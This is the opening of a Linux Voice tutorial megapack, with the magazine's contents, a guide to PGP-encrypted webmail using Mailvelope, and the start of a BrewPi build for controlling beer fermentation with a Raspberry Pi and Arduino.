

LINUX VOICE

CYRUS AND PROCMAIL

SERVE EMAIL

Forget Google – take control of your email by hosting it yourself

MOUSE-FREE COMPUTING

TILING WMS

Master the awesome i3 window manager for maximum speed

WRITE ONCE, PUBLISH ANYWHERE

MARKDOWN

Future-proof your words with this lightweight markup language

TUTORIAL MEGAPACK

The best hands-on guides, tips and tricks for your Linux box

222 PAGES OF TUTORIALS

ENCRYPTED COMMUNICATIONS Chat securely using Tox

OPEN MEDIA VAULT Turn your old PCs into NAS boxes

SHELLSHOCK Understand how the Bash vulnerability works

SYSTEM MANAGEMENT

SYSTEMD

Take control of what starts and when during boot up

CLASSIC COMPUTING

THE ATLAS

Learn how to program a supercomputer from the 1950s

RASPBERRY PI PROJECT

HOME ARCADE

Relive the glory days by building your own arcade machine

PYTHON + MYSQL > SHELL TRICKS > UEFI > LATEX + MORE!

Linux for everyone

Where would the world be without Free Software?

LINUX VOICE

Linux Voice is different. Linux Voice is special. Here's why...

- 1** At the end of each financial year we give 50% of our profits to a selection of organisations that support free software, decided by a vote among our readers (that's you).
- 2** No later than nine months after first publication, we relicense all of our content under the Creative Commons CC-BY-SA licence, so that old content can still be useful, and can live on even after the magazine has come off the shelves.
- 3** We're a small company, so we don't have a board of directors or a bunch of shareholders in the City of London to keep happy. The only people that matter to us are the readers.

THE LINUX VOICE TEAM

Editor Graham Morrison
graham@linuxvoice.com

Deputy editor Andrew Gregory
andrew@linuxvoice.com

Technical editor Ben Everard
ben@linuxvoice.com

Editor at large Mike Saunders
mike@linuxvoice.com

Games editor Michel Loubet-Jambert
michel@linuxvoice.com

Creative director Stacey Black
stacey@linuxvoice.com

Maligned puppetmaster Nick Veitch
nick@linuxvoice.com

Editorial contributors:
Juliet Kemp, Andrew Conway,
Valentine Sinitsyn, Jon Archer,
Mark Crutch, Les Pounder,
Mark Delahay, Marco Fioretti,
John Lane, Mayank Sharma,



GRAHAM MORRISON

A free software advocate and writer since the late 1990s, Graham is a lapsed KDE contributor and author of the Meeq MIDI step sequencer.

Linux has developed into an incredibly versatile operating system: it runs on everything from giant IBM mainframes to the cheapest smartphones, and businesses around the world depend on it. It's fast, reliable, secure and open – helping companies to avoid vendor lock-in. In practical terms, nothing beats GNU/Linux as the best all-round mainstream operating system in use today.

But the combination of GNU, Linux and other components in a Free Software operating system is also the best geek toy in the world. It's great to play with – to explore, to pull apart the pieces, see how they work, and (hopefully!) put them all back together again. So as thanks to the awesome Free Software community, we at Linux Voice have decided to give away over 222 pages of tutorials from previous issues of the magazine. Whether you're a home desktop tinkerer, a server admin or a budding developer, there's something here for everyone. Indeed, you can even brew your own beer with Linux! Time to explore...

Graham Morrison
Editor, Linux Voice

SUBSCRIBE
ON PAGE 57



What we love in this megapack



ANDREW GREGORY

"With governments and big business trying to spy on everything we do, encrypting email with PGP is essential." **p5**



BEN EVERARD

"Never lose any important data again with regular backups. It may seem like tedious work, but we make it easy." **p175**



MIKE SAUNDERS

"Ever since I learnt the i3 window manager, my productivity has shot up. I no longer have to keep reaching for mouse." **p211**



Contents

A vast compendium of GNU, Linux and Free Software knowledge.



19

PGP: Keep your messages secure 5
Encrypt your emails and reclaim a little bit of privacy from Big Brother/the NSA/GCHQ.

BrewPi: Brew beer at home with a Raspberry Pi 7
Control and monitor the brewing process with the help of a handy Linux-powered kit.

OwnCloud: Say goodbye to Google Docs & Gmail 15
Set up your own cloud services and get the convenience of the cloud without the intrusive advertising messages.

Old code: Ada Lovelace and the Analytical Engine 19
Travel back to the dawn of time to see how programming began – then try it for yourself!

Arch Linux: Installation and setup made easy 23



35

Stay effortlessly* up to date.
*Some effort required

Bug reports: help make free software better 27
If you do it right, getting bugs fixed can be an important part of free software development.

Raspberry Pi & MAME: build an arcade machine 29
Play the games of your youth* without squandering all your pocket money.
*Graham's youth

Old code: Grace Hopper and UNIVAC 35
How to program on a machine that weighs more than a double-decker bus.

KDE: configure the hell out of your desktop 39
The defaults in KDE are an affront to taste and decency – so fix it and make your life better.

UEFI: The new world order of booting 45
Boot Linux without Grub or a BIOS.

Customise the LXDE desktop 49
Make your Raspberry Pi a lot prettier by enhancing its default desktop environment.

Make smart clothes with an Arduino LilyPad 51
Sew a wearable circuit into clothing to turn your wardrobe into an electronic canvas.

Hunt comets with Python and open data 58
Filter image data in the search for *Thargoids*

comets, from the comfort of your Linux machine.

Raspberry Pi: build an emergency beacon 62
Stay safe in the event of disaster by broadcasting the theme from *Star Wars* from a lunch box.

Control virtual machines with Python and libvirt 66
Dispense with the GUI for the awesome power of virtual machines commanded by Python.

Make your own typeface with BirdFont 70
Design software has never been more accessible. Now go and brand something!

Raspberry Pi: Build a Mars Rover 72
Create robots programmable in Python quicker than you can say "Sarah Connor".

Raspberry Pi: Monitor woodland creatures 78
Keep tabs on your local badger population with a remote, home-brewed wildlife camera.

SSH, Apache & Tiger: Secure your servers 80
Stay one step ahead of the script kiddies who want to vandalise your web servers.

VirtualBox: Keep Windows XP after migration... 84
... should you wish to, that is.

John von Neumann: EDVAC & IAS 88
The Manhattan project bore strange fruit...

Benchmarking: how fast is your computer? 92
Test the capabilities of your machine and persuade the boss to let you get a new one.

Raspberry Pi: make games with Scratch 95
Build a set of traffic lights and a random number dice-rolling game – both with flashy lights!


Office migration: printing and email 98
Let your small or home office labour no longer under the oppressive yoke of XP. Freedom!



Compile software from source code 103	Python and MySQL: Big data analysis 150
Get the latest software, extra features and more speed with home-rolled source code.	Don't trust the official statistics – take the data and make your own.
BASIC and the dawn of the microcomputer 106	Linux 101: Power up your shell 154
The language that started a revolution.	Customise the stock Bash command line and feel epic.
PyParted: partition your disk with Python 110	Fargo: Write and publish outlines in open formats 158
Gain insane levels of geek points.	Turn the web upside-down with a simple way to publish content.
Krita: Get started with brush modes and layers 118	Write a device driver with PyUSB 162
Paint your masterpiece with Free Software and the Divine Stallman.	Reverse engineer the software to control a USB toy car.
Build a quiz in Python, EasyGUI and Pygame 120	HDR: Create awesome photographs 169
Use functions, variables and lists to expand your programming skills.	Combine images to achieve stunning visual effects.
Tor: Encrypt your internet traffic 124	Raspberry Pi: Let's get animated 171
You may not have anything to hide, but you can still help.	Craft a movie masterpiece with Python and the Raspberry Pi.
Linux 101: Master your package manager 128	Linux 101: Back up your data 175
Find out what's going on at the heart of your Linux distro.	One day you'll wish you used encrypted backups.
Arduino & Python: Build robotic weaponry 132	John The Ripper: Crack passwords 179
Add face recognition software to a toy gun. Mayhem ensues!	... then create new ones that are more secure.
Sigil: Create quality ebooks for any OS 140	Cyrus: Build your own email server 183
Self publishing is the future of the novel, so why not try it today?	Take control of your communications.
Raspberry Pi model B: Void your warranty 144	URWID: Create text-mode interfaces 187
Add bits, hack bits, then overclock it and fry it. It's fun to be a geek.	The interface of the 90s is alive on low-bandwidth systems.
Sonic Pi: Program electronic music 146	Tox: Encrypted peer-to-peer communications 191
Code bleeps and beats in a wonderfully simple syntax.	Chat without any government spooks listening to you.
	Python: Write a simple Twitter client 193
	Connect your application to the weird world of social media.



Latex: Compose beautiful text 197
The layout tool for the über geek isn't as hard as it looks.
OpenMediaVault: NAS for everyone 201
Get network attached storage the easy, Linuxy way.
Shellshock: Breaking into Bash 205
How the scary security flaw works. Now update!
Cyrus: Build your own mail server... 207
... and implement bespoke antivirus and spam checking.
i3: Learn a tiling window manager 211
Make better use of your screen space and kill the mouse for good.
Raspberry Pi: Use different kinds of input 213
Use your Pi to protect a plate of biscuits from interlopers.
Markdown: Write once, publish anywhere 217
Publish your content in a simple format that looks here to stay.
Linux 101: Get the best out of Systemd 221
Love it or hate it, Systemd is here – you might as well use it.
Grub 2: Heal your bootloader 225
How to fix a broken installation without losing all your data.
Olde code: Atlas – the UK's supercomputer 229
How the transistor revolution brought supercomputing to Manchester.



KEEP MESSAGES SECURE WITH PGP

The Feds (and GCHQ, and the NSA) are snooping on our communications, but we can fight back with encryption

Normal email is one of the least secure forms of communication available – less secure even than post cards. These mails can typically be read by anyone on the same network as you, anyone at the ISP, anyone at your mail provider, anyone at the recipient's ISP and anyone on the same network as the recipient, as well as anyone with access to the various networks between the two ISPs.


If you use SSL or TLS to connect to your inbox, then it improves things a little, but it's still vulnerable as soon as it leaves your mail provider.

PGP (Pretty Good Privacy) is a program designed to remove these weaknesses. It uses the normal email system, but adds a layer of encryption to protect them in transit. These days, PGP is usually used to refer to the OpenPGP format for these encrypted messages, rather than the PGP program specifically.

The OpenPGP format uses two different types of encryption: symmetric key and public key. In symmetric key encryption the same key (basically just a binary string that's used as a password) is used to encrypt and decrypt the message. In public key encryption, two different keys are used (one to encrypt and one to decrypt). The phrase 'private key' can refer to either the key in symmetric encryption, or the secret key in public key encryption. To avoid this ambiguity, we won't use the phrase in this article, but you may come across it in software.

When encrypting a message with an OpenPGP-compatible program, the software generates a random symmetric key and encrypts the text. This ciphertext forms the bulk of the message.

The problem is that the recipient of the message has to know the key, but it can't be included in the message otherwise anyone who intercepts the message will be able to read it. This is where public



The colour and message in the top-right corner are a random security code so you can distinguish real Mailvelope messages from spoofs.

key encryption comes into play. Everyone who uses PGP first creates a public/secret key pair. The public key is made public while the secret key is known only to the user. However, anything encrypted with the public key can be decrypted only with the secret key and visa versa.

Public and private keys

The solution is to encrypt the key for the message with the recipient's public key. When they receive the message, they can then decrypt the key for the message, and then decrypt the message itself. This is a bit convoluted, but it's much less processor-intensive than encrypting the whole message using public key encryption.

You can use OpenPGP in most mail clients, but we'll look at doing it in webmail. Since OpenPGP is purely a text format, you could generate the encrypted message elsewhere and copy and paste it into your email. That's exactly what we'll do, but instead of copy and paste, we'll use a browser extension to convert the plaintext to encrypted ciphertext.

Mailvelope (www.mailvelope.com) works with Chrome/Chromium and Firefox, and it comes pre-configured to work with some of the most popular webmail providers (Gmail, Yahoo, Outlook.com and GMX). Installing it is no more challenging than downloading the extension from its Releases section (<https://github.com/toberndo/mailvelope/releases>) and opening the file with the appropriate web browser.

The first step is to generate a public/secret key pair. In Chrome/Chromium, you can get to this by clicking on the padlock icon that should have appeared to the right of the address bar. In Firefox, this options menu is a little more hidden. First, you'll need to go to view

USING OTHER MAIL CLIENTS

We've described the process for working with Mailvelope, but the process is almost identical for all OpenPGP-compliant software. You shouldn't have any problems following along using Thunderbird or Evolution, or even AGP and K9 for Android or Cyanogenmod.

Regardless of the software, you'll still have to go through the same process of generating and exchanging keys before you can communicate with someone. As

mentioned in the main text, you should be able to transfer keys between these pieces of software so you can access the same mail account through different programs.

Mailpile is a mail client designed to bring PGP to the masses by making it easier to set up OpenPGP encryption, even for new users. The project raised just over \$163,000 in crowdfunding and is currently in development, and you can track its progress at www.mailpile.is.

DIGITAL SIGNING

OpenPGP encryption ensures that only the intended recipient can read the message; however, it doesn't guarantee that they receive the message, or prove who sent the message. Encryption can't help with the first of these, but there is something you can do about the latter measure.

In many OpenPGP mail clients (and the `gpg` command line tool), you can add a digital signature to a clear-text message. It does this by leaving the message in plain text, but also encrypting a hash of the message with your secret key. This encrypted hash is known as a digital signature. Since it's encrypted with your secret key, it can be decrypted with your public key. Any recipient that knows your public key can then decrypt this hash and check it against the message. If they match, the recipient knows that it really came from you.

> Toolbars > Add-on bar. This will make the Add-on bar appear at the bottom of the screen, and then you should find the padlock icon on the right-hand side of this. This icon will bring up a menu, and you'll need to select Options (see the image, left).

In the Options screen, you can create a new public/secret (private) key pair by selecting Generate Keys. Once you've done this, you can go to the Display Keys screen to see it. This screen will show all the keys that Mailvelope knows, whether they're other people's public keys or your own public/secret key pairs.

Before you can receive emails, you have to send your key to the people you want to communicate with. The key file can be exported from the Display Keys screen (you can also export your public/private key pair here and import them into another mail program).

Getting the public key to the recipient can be a challenge. The best way to do this is to physically transport the key, as you can be completely sure that they got it correctly. The easiest way is just to email them the keyfile. However, it's possible for some malicious attacker to intercept this message and change the keyfile.


There are two other options: key servers and webs of trust. Key servers are databases of keys that you can add your keys to, and retrieve other people's keys from. For example, try <http://keyserver.pgp.com>

```

1 -----BEGIN PGP SIGNED MESSAGE-----
2 Hash: SHA1
3
4 Hi,
5
6 The eagle flies at midnight.
7 I repeat, the eagle flies at midnight
8
9 Ben
10 -----BEGIN PGP SIGNATURE-----
11 Version: GnuPG v1.4.11 (GNU/Linux)
12
13 10EcBAERAgAGB0J51rx9AAoJEJiddPpe4NuG5X0H/RqP0LBJsbhxhTHhv0v3XxrK
14 tKLaKq7xed/j8Db22vEew9D4WbqgdH0cov4/C9CbsA2K4hGT2L8UbrxCII1MgIG4
15 hf0jFSPi7kfqrsHPtPiv8pRmWd8d/BJGmDK9+uAYMM3f69b59au96jYaSn+BH4aF
16 6Q3WA+IjTCbR9IPF8fk4MK1unfAAuLYXZDpG7/c4L/1mEwq7hqY4sv2MLfCd4mld
17 Xp0tYEHZ4RORn8LC2Ls6QYz3HfFYog5HgJqilmz9u7D0rknZ+70oKhLILemb09U
18 28Y6eRSWgfwZRDfE10CCVU1VxhG8bWT1bjrHVRLtN0G1uD+7uaV5gXcUDP2No=
19 =Im0o
20 -----END PGP SIGNATURE-----

```

You can use `gpg` to create signed documents from the command line. Just run `gpg --clear-sign <text-file>` to generate a file containing the plain text and a signature.



or <http://pgp.mit.edu>. Of course, it is possible that some attacker could take control of one or more of these key servers and put fake keys in them. Webs of trust have a decentralised method of verifying keys. It's done by people digitally signing the keys of people they've met and exchanged keys with. If you need to communicate with someone, you can then tap into this web of trust and see who trusts them. Perhaps someone you trust also trusts them. Perhaps someone you trust trusts someone who trusts them. If this chain is short enough, then you can be confident that you can trust the person. Unfortunately, Mailvelope doesn't currently support webs of trust.

Keep it secret, keep it safe

As is so often the case, the decision on which way to distribute your key comes down to security versus convenience. If you're concerned, you could always follow up with another method such as a phone call to confirm the key. Once someone has sent you their key, you just need to load it into Mailvelope using the Import Keys screen in the Options.

Getting set up with keys is the hardest (or at least, most inconvenient) part of using any OpenPGP-based communication. Once you've done this, it's easy. With the Mailvelope extension running, just use your mail provider's web page as normal (if your mail provider isn't already on the Mailvelope watch list, you'll need to add it in the Options). When you get to the compose page, you'll see a floating icon of a pen and paper. Click on this and it will open a new window to let you enter the text for the message. Once you've written the message, click on the padlock, and add one or more people to the list that it's encrypted for, then Transfer to put the ciphertext into the email.

If you receive an encrypted message, Mailvelope will display a decrypt icon; click on this to enter the passphrase you entered when you generated the key. This password gives you some security even if an attacker gets access to your machine.

Provided you exchange keys securely, and keep your keys safe, OpenPGP provides security that is thought to be unbreakable with current technology. 

You can send encrypted messages to several people at once, and Mailvelope encrypts it for each of them.

BREW PERFECT BEER WITH HELP FROM THE RASPBERRY PI

We love beer, we love the Raspberry Pi and we love the Arduino – so we're bringing them together for one awesome project.

7 STEPS TO BEER

- Brewing
- Cooling
- Fermenting
- Priming
- Bottling
- Ageing
- Drinking



GENERAL LINUX




DIFFICULTY

DISCLAIMER

The following tutorial mixes liquid, electricity and DIY modifications, all of which can create a lethal cocktail of danger. Don't make any modifications yourself unless you're certain they're safe, and get a qualified electrician to check any modifications you do make.

Beer is lovely. But when you're making it at home, the biggest challenge (after discovering a way to boil vast quantities of water) is always finding somewhere to leave your brew to ferment. It's this stage of beer-making magic that turns what's known as wort into beer, creating alcohol and oodles of flavour. And for this stage to work well, you ideally need to be able to manage the temperature of the environment your beer is sitting in. In the UK, many amateur brewers resort to using an 'airing cupboard', normally situated next to the hot water tank and used for drying clothes. This isn't a bad place, because it's warmish – many beer kits like to ferment at around 20 degree centigrade – and the temperature doesn't fluctuate massively. But it still fluctuates, and it may even prove too warm. Many yeasts, especially for ale, prefer things a little cooler (18–20 degrees, ideally, but this depends on the beer). And lifting 25 litres of wort into a first-floor cupboard could break your back, and you've got a hygiene nightmare if it falls over, or falls through the flimsy shelf its sitting on.

BrewPi is the answer to this conundrum. It's a brilliant project that brings together a love of Linux, a little hardware hacking and plenty of beer into one fermenting barrel of hoppy goodness. It's essentially a device that controls the environment surrounding the fermenting bucket of beer, enabling you to make perfect beer every time, regardless of climate and house heating cycles. Many people use an old fridge or freezer as the surrounding container and connect the BrewPi to a cooling and heating mechanism to enable its clever algorithms to create the perfect environment for your beer. The BrewPi itself is a mixture of hardware, software and initiative. Not only




The various bits of the BrewPi give little indication that they can be put together to create something awesome.

has its creator, Elco Jacobs, built an incredibly effective system for fermenting beer, he's created an extremely helpful community of BrewPi enthusiasts, an online shop and an assembly system for easy access to all of the bits and pieces you'll need.

What you'll need

While you will need a fair bit of kit, it needn't cost very much. The fridge or freezer is the biggest consideration, as well as somewhere to put it. We asked the internet, and Mark Einon in Wales very generously obliged with a freezer he was going to give to the local freecycle initiative (thanks Mark!) Almost any fridge or freezer will do, as long as it's working, and you should be able to find someone willing to let an old model go for very little. You need enough space within the freezer to stand your fermenting bin, and as our freezer's shelves were made from coolant pipes, we had to bend these back before there was enough room. Fortunately, the pipes were easily pushed back. We then slotted in an old wooden shelf to stand the fermenting bucket on, as they can be very heavy when full of 25 litres of brewing beer.

If the fridge or freezer has an inside light, this can be coerced into another essential task – heating up the inside environment. If not, you'll need some other kind of heating mechanism. Some people use a reptile mat wrapped around the fermenting bin, but we plumped for a 60W waterproof greenhouse heating bar, which cost us £15 new on eBay, and slotted nicely into the bottom of the freezer with plenty of room. You will also need both a Raspberry Pi, complete with a > 2GB SD card, and either an Arduino Duo or an Arduino Leonardo microcontroller. If you're anything like us, you've got an old Duo tucked away in a drawer




This shows the rear of the LCD connecting to the Arduino and the shield, with the OneWire connector above.

somewhere and a Raspberry Pi going spare. And despite the name of the project, there's no specific reason for requiring a Raspberry Pi – any Linux device with a USB port capable of running the Apache web server and some Python scripts should be up to the job. You might want to try a NAS, for example, if you're running one already. But the Pi is well suited to being tucked away in the garage, and it's relatively cheap, so it's still a great option. Most of the hard work is done by the Arduino, as this interfaces with the various sensors and relays and runs the complex controlling algorithms that adjust the temperatures within your freezer. Your brew will even keep brewing if the Pi crashes, which is handy if there's a power failure and your Pi develops a read/write error. The Pi is really just logging and serving up the data for the web portal.


Unless you're an expert who's happy building circuits, you'll also need the BrewPi kit (brewpi.com). This includes everything you need to turn your Arduino into a sensor-wielding beer factory. It includes the shield, a PCB that slots onto the two compatible Arduino form factors, along with the LCD, the sensors, the actuators (more details later if none of this makes sense) and the other fiddly bits that may otherwise take an afternoon to source. It's even possible to buy the whole thing pre-constructed, but we think that's missing half the fun, especially when the build itself isn't that difficult.

We'd also highly recommend buying the case kits. These lasered bits of plastic encase both your Raspberry Pi and your Arduino to create a sleek, professional solution that looks great sitting atop your freezer. They also stop bits getting bashed about or falling off. Expect to pay around £70 for the shield and case kits together. You'll also need a miscellany of common tools to put the whole thing together; a soldering iron and solder, maybe a solder sucker, some tweezers, a range of differently sized screwdrivers and a steady hand.

Did we just say soldering iron? Yes! You'll need to solder the various components on to the Arduino shield. But it's straightforward, and this should make an ideal first project if you've not done any soldering before. All the components are large and there's no fiddly soldering required. Try watching a couple of YouTube soldering videos to familiarise yourself with



The Raspberry Pi can also fit on top of the BrewPi case, in a separate box or *au naturel*. Cases are good.



the process first, and then experiment a little with an old circuit board and some wire. You'll then be set for the main event.


The shield is the bit that attaches to the Arduino, and it's probably the most complex part of the whole assembly, so let's get this out of the way first. The main instructions can be found at www.brewpi.com/brewpi-soldering-guide, but we're going to cover the broad detail of the process, along with any particular notes we make along the way. The official instructions are made up of photos, and while they're great if you know what you're doing, we want to make the project as accessible as possible by making fewer assumptions about the builder than the official site.

Forging the shield

First, lay out all the components on a table top, grouping them together so you can check they're all there. This also makes it easier to install. Now start by being brave – you've got to snap the shield apart into four separate boards. It's a little like breaking bonfire toffee. The large board that breaks off (labelled with www.brewpi.com) connects directly to the Arduino. Then there's a long strip embedding seven columns of three holes, a medium-sized rectangle of a board with a surface mounted integrated circuit, and a tiny rectangle that will host the rotary encoder.

Break off the broken tabs remaining on the boards with a pair of pliers or a small pair of cable cutters so that the edges are as smooth as possible. Some of the pin arrays – the ones with the two collars of black plastic – are designed to fit on to your Arduino board so that it can connect to the holes on the shield. There are five of them, and you should find there's one for every header on the Arduino. These need to be connected to the Arduino first, before being soldered into the shield – this locks their orientation and connection. The longer pin goes into the Arduino, while the shorter piece goes into the shield. As we were using an ancient Arduino Uno, there were fewer power headers on the circuit board that pins allocated,

The BrewPi isn't an easier way of making beer. It's an easier way to make it perfect.



Red or blue LEDs on the shield indicate whether the BrewPi is currently heating or cooling your brew.

but the eight-pin array still fitted over the power pins and the 10-pin header still fitted across the IO pins without getting in the way of everything coming together. Don't forget there's also smaller six-pin rectangular connector. Fortunately, the shield only fits one way. Start your soldering at the corners to make sure all the pins stay aligned.

Now solder the single green connector onto the ACT1–ACT 4 shield holes, with the component attached to the side with the website URL. Connect a three-pin green connector to one side, and one of the two-pin connectors to the other (they all offer ports at right angles to the board, and have the same connector form factor as the eight-pin one you've just connected). Ours wobbled slightly while fitting them, so it's best to solder one of the middle pins first and wiggle the connector into alignment, before soldering any remaining pins. Flip the shield over and solder one of the 10-pin block connectors to the header labelled "To the LCD backpack", and make sure you've got the gap in the right place (facing the edge).

That's all that needs to be done to the main board! Congratulations. Now might be a good time for a cup of tea before moving on to the LCD backpack itself.

Glowing electronic display

The LCD board is the one with the small integrated circuit already on it. The circular speaker fits into the middle with the upwards side on the same side as the chip, and after soldering, you need to cut the protruding pins from the other side. Another 10-pin header comes next, with the gap facing the integrated circuit. Flip this small board over (to the side without any components), and fit the 16-pin header into the holes. Solder from the other side.

The tiny board for the rotary encoder is up next. The official instructions mention that the biggest two pins on the encoder need to be squeezed slightly to fit into the holes. We didn't need to do this, but we did need to use a fair amount of strength to get the encoder into position. Make sure the side with the handle is the one with the circle on the board, and solder the joints from the other side. A washer, a nut and then the handle can be slipped over the encoder when you've finished.

Next is what's known as the OneWire distribution board (the only board remaining). Sometimes it's written as '1-Wire', and it's a standard protocol for communicating with devices from Dallas Semiconductor (such as the temperature sensors we need for our BrewPi), using a single connector, hence its name. This needs seven of the three-pin green connectors – two shaped at right angles for the edge connectors, and the other five directly pointing up (you can see this illustrated on the board itself now you know what to look for, and that's the side they need to be connected to). Official instructions suggest starting with the two outer connectors, as these are oriented outwards lengthways. The other five all face upwards with their pins on the left when you're looking at the text on the board. The green 'AT-AT' connectors (for that is what they look like, not an official designation) then plug into these and the two end connectors.

Now it's the turn of the rainbow-coloured ribbon cable, which we need to turn into something a little more civilised to enable it to connect to the ports we've been soldering. If you've ever made your own IDE cable for an ancient PC, this is very similar. The black plastic connectors that attach themselves to the ribbon cable have teeth that penetrate the insulation on the outside of the wire to make a connection without soldering anything. Just make sure the triangles on the connector align with the black wire in the flat cable. Push the cable through until it just protrudes from the other side, and taking the advice of the official instructions again, place the smaller edge on a table and use something flat to put considerable pressure onto the connector. It should just about come together, and in so doing, connect the pins to the cable. When this seems secure, fold the long end of the cable up and over the back of the connector before sliding the remaining black connector to hold the cable together. This needs to be done on both sides of the ribbon cable, and both connectors need to point the same way so that the cable won't twist. That last bit can be a little mind bending as you try to work


LV PRO TIP
Soldering tips; heat up the destination first, dab the solder onto the joint, make sure it flows into the joint naturally and try not to bridge any connections. If you do, heat and remove using a solder sucker.




We had to bend one of the shelves in our freezer to make enough room for the fermenting bin.

THE BREWPI SURVIVAL KIT

The flat packed Raspberry Pi and Arduino shield cases.




Shield parts are mostly soldered onto the shield, but our kits had a few bits left over.



